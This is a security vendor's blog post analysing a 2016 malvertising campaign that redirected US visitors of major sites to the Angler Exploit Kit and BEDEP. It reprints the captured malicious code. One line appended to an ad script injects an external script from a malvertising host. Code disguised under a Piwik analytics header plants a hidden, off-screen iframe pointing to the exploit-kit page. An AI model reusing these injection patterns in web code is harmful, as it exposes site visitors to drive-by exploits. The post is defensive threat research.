- Trend Micro
- About TrendLabs Security Intelligence Blog

Search:

Go to…

- Home
- Categories

Home » Bad Sites » Massive Malvertising Campaign in US Leads to Angler Exploit Kit/BEDEP

Massive Malvertising Campaign in US Leads to Angler Exploit Kit/BEDEP

- Posted on:March 14, 2016 at 11:31 am
- Posted in:Bad Sites, Exploits, Vulnerabilities
- Author:
  Joseph C Chen (Fraud Researcher)

1

Top-tier news sites, entertainment portals, and political commentary sites were among the victims of a massive malvertising campaign related to the Angler Exploit Kit. This campaign is targeting users in the United States and may have affected tens of thousands of users in the last 24 hours alone. Based on our monitoring, the malicious ads were delivered by a compromised ad network in these highly-visited mainstream websites. As of this writing, while the more popular portals appear to be no longer carrying the bad ad, the malvertising campaign is still ongoing and thus continues to put users at risk of downloading malware into their systems.

It is interesting to note that Angler Exploit Kit has been reportedly just updated to exploit additional vulnerabilities. This could imply that its creators are employing a more aggressive strategy to continue to stay ahead of its competitors: we have previously noted that Angler has been the dominant Exploit Kit in

2015. Regardless of which of these players eventually come out on top this year, in the end, it's still the users and website owners who lose.

Since March 9, there has been an uptick in Angler's activity in the US, one that seems to slowly wane before ratcheting back up again over the weekend.






Figure 1. Exploit Kits' activity in the US in the last five days


Based on my analysis, once a user visits a page that loads the malicious ad, the said ad automatically redirects to two malvertising servers, the second of which delivers the Angler Exploit kit.




#	Result	Protocol	Host	URL	Comments	Body
5	200	HTTP	[redacted]	/tracker?zone=1456&camp=[redacted]	Malvertising	2,468
8	200	HTTP	[redacted]	/track/k.track?wd=48&fid=2&rds=b1714032cd63652bc95fadf5dc81da...	Malvertising	1,096
9	200	HTTP	[redacted]	/topic/55879-mash-crested-interdepartmental-boat-encomium-tabulati...	Angler Exploit Kit	150,050
10	200	HTTP	[redacted]	/topic/55879-mash-crested-interdepartmental-boat-encomium-tabulati...	Angler Exploit Kit	2,424
11	404	HTTP	[redacted]	/?o=SeU8W&j=&l=8Nax-ID&k=Keq6T&y=hSn4v4c2&v=lOUdQbcD&q=...	Angler Exploit Kit	5
12	200	HTTP	[redacted]	/?o=SeU8W&j=&l=8Nax-ID&k=Keq6T&y=hSn4v4c2&v=lOUdQbcD&q=...	Angler Exploit Kit	37,486
13	200	HTTP	[redacted]	/?y=&j=Q0kw7fJ&e=&k=SmlFhY4nRe&u=8G5yK9&t=&g=SEyksUn&o...	Angler Exploit Kit	101,347
15	200	HTTP	[redacted]	/?l=z7yS6K5&b=&x=P8q&k=&i=PXj&s=&t=Zf38qkob9&c=&y=Kffry4R...	Angler Exploit Kit	689,612
22	200	HTTP	[redacted]	[redacted]		72,785
23	302	HTTP	[redacted]	[redacted]		5
24	302	HTTP	[redacted]	[redacted]		76
25	200	HTTP	[redacted]	[redacted]		39
26	200	HTTP	[redacted]	[redacted]		378
27	200	HTTP	[redacted]	[redacted]		333,511
28	200	HTTP	[redacted]	/?j=JZtiqVAAD0&q=S_4EvUNzgo&g=ECwoWi&w=WeeoWS&y=Wt4&l...	Angler Exploit Kit	689,612
29	200	HTTP	[redacted]	[redacted]		249
37	200	HTTP	[redacted]	[redacted]		1,213...
38	200	HTTP	[redacted]	[redacted]		72,785
39	200	HTTP	[redacted]	[redacted]		588



Figures 2 and 3. Malvertising servers used in this attack, and corresponding activities in the last 24 hours (UTC)



```
1",https:"https://match.adsrvr.org/track/cmf/generic?ttd_pid=smart-adserver&ttd_tpi=1"},
5:{type:0,http:"http://match.adsrvr.org/track/cmf/generic?ttd_pid=smart-adserver&ttd_tpi=1",https:"https://match.adsrvr.org/track/cmf/generic?ttd_pid=smart-
adserver&ttd_tpi=1"},6:{type:0,http:"http://match.adsrvr.org/track/cmf/generic?ttd_pid=smart-adserver&ttd_tpi=1",https:"https://match.adsrvr.org/track/cmf/generic?
ttd_pid=smart-adserver&ttd_tpi=1"}},76:{3:{type:0,http:"http://cm.g.doubleclick.net/pixel?
google_nid=smartrtb_dbm&google_cm&google_sc",https:""},4:{type:0,http:"http://cm.g.doubleclick.net/pixel?google_nid=smartrtb_dbm&google_cm&google_sc",
https:""},5:{type:0,http:"http://cm.g.doubleclick.net/pixel?google_nid=smartrtb_dbm&google_cm&google_sc",https:""},6:{type:0,http:"http://cm.g.doubleclick.net/pixel?
google_nid=smartrtb_dbm&google_cm&google_sc",https:""}},80:{3:{type:0,http:"http://pixel.quantserve.com/pixel/p-EtBqU4Lj3YbAv.gif?idmatch=
0",https:""},4:{type:0,http:"http://pixel.quantserve.com/pixel/p-EtBqU4Lj3YbAv.gif?idmatch=0",https:""},5:{type:0,http:"http://pixel.quantserve.com/pixel/p-
EtBqU4Lj3YbAv.gif?idmatch=0",https:""},6:{type:0,
http:"http://pixel.quantserve.com/pixel/p-EtBqU4Lj3YbAv.gif?idmatch=0",https:""}}},nDspToSync:-1,parseQueryString:function(b){b=b.split("&");if(""!=b){for(var a={},d=
0;d<b.length;++d){var c=b[d].split("=");2==c.length&&(a[c[0]]=decodeURIComponent(c[1].replace(/\+/g," ")))}this.qs=a}},getIntFromParsedQueryString:function(b,a){var
d=b[a];return"undefined"==typeof d||isNaN(parseInt(d,10))||0>parseInt(d,10)?0:parseInt(d,10)},parseValues:function(b,a,d){var c={};b=b.split(a);for(a=0;a<b.length;a++){var e=
b[a],g=e.indexOf(d),h=e.substring(0,g),e=e.substring(g+1);c[h]=decodeURIComponent(e)}return c},removeKnownDsps:function(b){if(""!==b&&(b=this.parseValues(b,"; ","="),null!
=b&&null!=b.csync)){b=b.csync.split("|");for(var a=0;a<b.length;a++){var d=b[a],c=d.indexOf(":");0<c&&(d=d.substring(0,c),delete
this.dspData[d],sas_csync_DEBUG&&console.log("sasCookieSync dsp removed "+d))}}},getNwId:function(){return
this.getIntFromParsedQueryString(this.qs,"nwid")},getDcId:function(){return this.getIntFromParsedQueryString(this.qs,
"dcid")},selectAllDsps:function(){sas_csync_DEBUG&&console.log(this.dspData);var b=Object.keys(this.dspData),a=[],c=-1<this.nDspToSync?this.nDspToSync>b.length?
b.length:this.nDspToSync:b.length;if(1>b.length)return a;for(var f=0;f<c;f++){var e=this.dspData[b[f]][this.getDcId()];e&&a.push(e)}return a},createImg:function(b){var a=new
Image;a.src=b;a.height=1;a.width=1;sas_csync_DEBUG&&console.log("sasCookieSync in image");return a},createScript:function(b){var
a=c.createElement("SCRIPT");a.src=b;a.type=
"text/javascript";a.async=!0;null!=c.body&&(c.body.appendChild(a),sas_csync_DEBUG&&console.log("sasCookieSync in script"));return a},createIFrm:function(b){var
a=c.createElement("IFRAME");a.src=b;a.scrolling="no";a.frameBorder=0;a.width=0;a.height=0;a.style.margin=0;a.style.padding=
0;a.style.display="none";a.style.width="0px";a.style.height="0px";null!=c.body&&(c.body.appendChild(a),sas_csync_DEBUG&&console.log("sasCookieSync in iframe"));return
a},fireCSync:function(){for(var b=this.selectAllDsps(),
a=0;a<b.length;a++){var c=b[a][this.protocol],f=b[a].type;sas_csync_DEBUG&&(console.log(c),console.log(f));if(c&&"undefined"!=typeof f)switch(f){case
0:this.createImg(c);break;case 1:this.createScript(c);break;case 2:this.createIFrm(c)}}}}}
(window.document);sasCookieSync.parseQueryString(window.location.search.substr(1));sasCookieSync.removeKnownDsps(document.cookie);sasCookieSync.fireCSync();
*/var head= document.getElementsByTagName('body')[0]; var script= document.createElement('script'); script.src= "http://[redacted]/track/k.track?wd=48&fid=2
&rds=b1714032cd63652bc95fadf5dc81dadd88cafec4&aff=0.276810385487"; head.appendChild(script);
```


Fiddler Session #8 - http://talk915.pw/track/k.track?wd=48&fid=2&rds=b1714032cd63652bc95fadf5dc81dadd88cafec4&aff=0.2...
Request
Response
Properties
Headers
TextView
ImageView
HexView
WebView
Auth
Caching
Cookies
Raw
JSON
XML
0:0
0/1,776
Find... (press Ctrl+Enter to highlight all)
View in Notepad
...

```
/*!
 * Piwik - free/libre analytics platform
 *
 * JavaScript tracking client
 *
 * @link http://piwik.org
 * @source [redacted]
 * @license
 * @license
 */
// NOTE: if you change this above Piwik comment block, you must also change `$byteStart` in js/tracker.php

// Refer to README.md for build instructions when minifying this file for distribution.

/*
 * Browser [In]Compatibility
 * - minimum required ECMAScript: ECMA-262, edition 3
 *
 * Incompatible with these (and earlier) versions of:
 * - IE4 - try..catch and for..in introduced in IE5
 * - IE5 - named anonymous functions, array.push, encodeURIComponent, decodeURIComponent, and getElementsByTagName introduced in IE5.5
 * - Firefox 1.0 and Netscape 8.x - FF1.5 adds array.indexOf, among other things
 * - Mozilla 1.7 and Netscape 6.x-7.x
 * - Netscape 4.8
 * - Opera 6 - Error object (and Presto) introduced in Opera 7
 * - Opera 7
 */

/*global JSON2:true */
function create(htmlStr) {
    var frag = document.createDocumentFragment(),
        temp = document.createElement('div');
    temp.innerHTML = htmlStr;
    while (temp.firstChild) {
        frag.appendChild(temp.firstChild);
    }
    return frag;
}
var fragment = create("<div style='width: 300px; height: 300px; position: absolute; left:-500px; top: -500px;'><iframe src='http://[redacted]55879-mash-crested-interdepartmental-boat-encomium-tabulation-heartsearching-lullabies/'  name='ot6WkB0D3jW8' width='250' height='250'></iframe></div>");
document.body.insertBefore(fragment, document.body.childNodes[0]);
```

The Second Redirection to Angler Exploit Kit

Figures 4 and 5. The code redirecting users to Angler Exploit Kit

As of this writing, the exploit kit proceeds to download a BEDEP variant, which, in turn drops a malware we will detect as TROJ_AVRECON.

Users and organizations are advised to make sure that their applications and systems are up-to-date with the latest security patches; Angler Exploit Kit is known to exploit vulnerabilities in Adobe Flash and Microsoft Silverlight, among others.

Trend Micro is already able to protect users against this threat. The existing Sandbox with Script Analyzer engine, which is part of Trend Micro™ Deep Discovery, can be used to detect this threat by its behavior without any engine or pattern updates. The Browser Exploit Prevention feature in our endpoint products such as Trend Micro™ Security, Smart Protection Suites, and Worry-Free Business Security blocks the exploit once the user accesses the URL it is hosted in. Browser Exploit Prevention protects against exploits that target browsers or related plugins.

Related hash for TROJ_AVRECON is as follows:

- 39600e79131fd35aa89f524306c84dffa870cd9d

Read more about how malvertising works here:

- ***Malvertising: When Online Ads Attack***

Updated on March 14, 2016, 05:30 PM (UTC-7)
TROJ_EVOTOB has been renamed to TROJ_AVRECON.

Updated on March 15, 2016, 10:10 AM (UTC-7)
Updated to include Trend Micro solutions and revise the statement regarding Angler Exploit Kit's activity described in Figure 2.

Related Posts:

- **3,000 High-Profile Japanese Sites Hit By Massive Malvertising Campaign**
- **Angler and Nuclear Exploit Kits Integrate Pawn Storm Flash Exploit**
- **Exploit Kits in 2015: Flash Bugs, Compromised Sites, Malvertising Dominate**
- **Latest Flash Exploit in Angler EK Might Not Really Be CVE-2015-0359**

Tags: AD networkAngler Exploit KitBEDEPCVE-2015-8651CVE-2016-0034malvertisementUnited States

Featured Stories

- 2016 Predictions: The Fine Line Between Business and Personal
- Pawn Storm Targets MH17 Investigation Team
- FBI, Security Vendors Partner for DRIDEX Takedown
- Japanese Cybercriminals New Addition To Underground Arena
- Follow the Data: Dissecting Data Breaches and Debunking the Myths

Recent Posts

- Online Banking Threats in 2015: The Curious Case of DRIDEX’s Prevalence
- Olympic Vision Business Email Compromise Campaign Targets Middle East and Asia Pacific Companies
- What We Can Learn From the Bangladesh Central Bank Cyber Heist
- Exploit Kits in 2015: Scale and Distribution
- Massive Malvertising Campaign in US Leads to Angler Exploit Kit/BEDEP

Cybercrime Across the Globe: What Makes Each Market Unique?

-

  This interactive map shows how diverse the cybercriminal underground economy is, with different markets that are as unique as the country or region that it caters to.
  Read more

Business Email Compromise

- A sophisticated scam has been targeting businesses that work with foreign partners, costing US victims $750M since 2013.
  How do BEC scams work?

Popular Posts

Massive Malvertising Campaign in US Leads to Angler Exploit Kit/BEDEP
Android Vulnerabilities Allow For Easy Root Access
Hacking Team Flash Zero-Day Integrated Into Exploit Kits
Cybercriminals Improve Android Malware Stealth Routines with OBAD
Let’s Encrypt Now Being Abused By Malvertisers

Latest Tweets

Error: Rate limit exceeded

Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies